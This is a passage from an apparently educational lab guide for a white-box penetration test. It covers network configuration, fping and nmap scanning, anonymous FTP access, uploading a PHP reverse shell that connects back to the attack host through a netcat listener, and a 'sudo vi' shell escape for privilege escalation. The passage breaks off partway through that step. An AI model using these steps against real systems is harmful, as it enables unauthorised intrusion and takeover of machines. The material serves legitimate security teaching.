


Figure 26. WINDOWS-DESKTOP with the control panel open.

a. Open the control panel as seen in **Figure 26**.

b. Select “Network and Sharing Center”.




Figure 27. The Network and Sharing Center on WINDOWS-DESKTOP.

c. Click “Change adapter settings” on the left side as seen in **Figure 27**.




Figure 28. Network Adapter on the WINDOWS-DESKTOP.

d. Right click on the network adapter seen in **Figure 28** and select “properties”.




Figure 29. WINDOWS-DESKTOP network adapter properties.

e. Select "Internet Protocol Version 4 (TCP/IPv4)" and click "Properties" as seen in **Figure 29**.




Figure 30. IP address configuration on the WINDOWS-DESKTOP.

f. Configure the IP address, subnet mask and default gateway as seen in **Figure 30**.

Penetration Test

The penetration test starts with reconnaissance, then vulnerability scanning, and finally exploitation. This test is a white-box penetration test as the attack will be performed with knowledge of the internal network. The tools and techniques used should only be used on systems with proper authorization.

Reconnaissance

The reconnaissance phase of the penetration test is a quick enumeration of the network to figure out which IP addresses are in use. This will be done using the “fping” command.




Figure 31. Output of the fping command.

1. Login to the ATTACK-HOST.
2. Enter the “fping -asgq 10.0.0.0/24” command to scan the internal network.
3. Document the results.
    a. 4 hosts are alive from the attacker’s point of view.

Vulnerability Scanning

The vulnerability scanning is done through a tool called “nmap”. Nmap allows the attacker to scan various ports open on the victim systems. The tool also includes default scripts used with the option “-sC” that will attempt to discover basic vulnerabilities. Additional vulnerability scanning and enumeration will be done manually.

1. Enter the command “nmap -sSVC 10.0.0.1 10.0.0.2 10.0.0.65 10.0.0.66”.




Figure 32. Output of the nmap command.

2. Analyze and document the output of the nmap command.

Exploitation

Exploit 1 – Anonymous FTP Access

1. The nmap scans showed the ftp port open on 10.0.0.2. From the terminal, connect to the ftp server using "ftp 10.0.0.2".




Figure 33. FTP connection initiated to UBUNTU-DESKTOP

2. When prompted, enter "anonymous" as the name. For the password, press enter. These actions can be seen in **Figure 33**.




Figure 34. Verification of file access to the FTP server via the "ls" command.

3. Enter "ls" to test if there is file access on the server as seen in **Figure 34**.




Figure 35. Navigating directories to the Everyone directory.

4. Once access is verified, navigate to “ftp” and then to “Everyone” as seen in **Figure 35**.




Figure 36. Copying the php reverse shell to the current directory.

5. Copy the php reverse shell to the current directory as seen in **Figure 36**.




Figure 37. The code inside the php-reverse-shell.php file.

6. Edit the php-reverse-shell.php to the IP of the ATTACK-HOST (10.240.240.2) and port 9999.




Figure 38. Uploading the php-reverse-shell file.

7. Then, back in the FTP session menu, type “put php-reverse-shell.php” to upload the reverse shell.




Figure 39. Netcat listener running on the ATTACK-HOST.

8. Prepare the Netcat listener on our ATTACK-HOST by entering the command "nc -lnvp 9999" into the terminal as seen in **Figure 39**.




Figure 40. Accessing the website to the directory with the web shell.

9. Open the website "10.0.0.2/ftp/Everyone/php-reverse-shell.php" in any browser as seen in **Figure 40**.




Figure 41. Entering a more interactive session using "/bin/bash -i".

10. Switch to a more interactive terminal using "/bin/bash -i". This command should show output like **Figure 41**.

Exploit 2 – Privilege Escalation

```
www-data@user-pc:/$ sudo -l
sudo -l
Matching Defaults entries for www-data on user-pc:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/us
r/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on user-pc:
    (ALL : ALL) NOPASSWD: /usr/bin/vi
www-data@user-pc:/$
```

Figure 42. Issuing "sudo -l" in the terminal to show user permissions.

1. Check for permissions using the "sudo -l" command. Output will display "/usr/bin/vi" as seen in **Figure 42**.

```
www-data@user-pc:/$ sudo vi -c ':!/bin/sh' /dev/null
sudo vi -c ':!/bin/sh' /dev/null
Vim: Warning: Output is not to a terminal
Vim: Warning: Input is not from a terminal

E558: Terminal entry not found in terminfo
'unknown' not known. Available builtin terminals are:
    builtin_amiga
    builtin_beos-ansi
    builtin_ansi
    builtin_pcansi
    builtin_win32
    builtin_vt320
    builtin_vt52
    builtin_xterm
    builtin_iris-ansi
    builtin_debug
    builtin_dumb
defaulting to 'ansi'
```
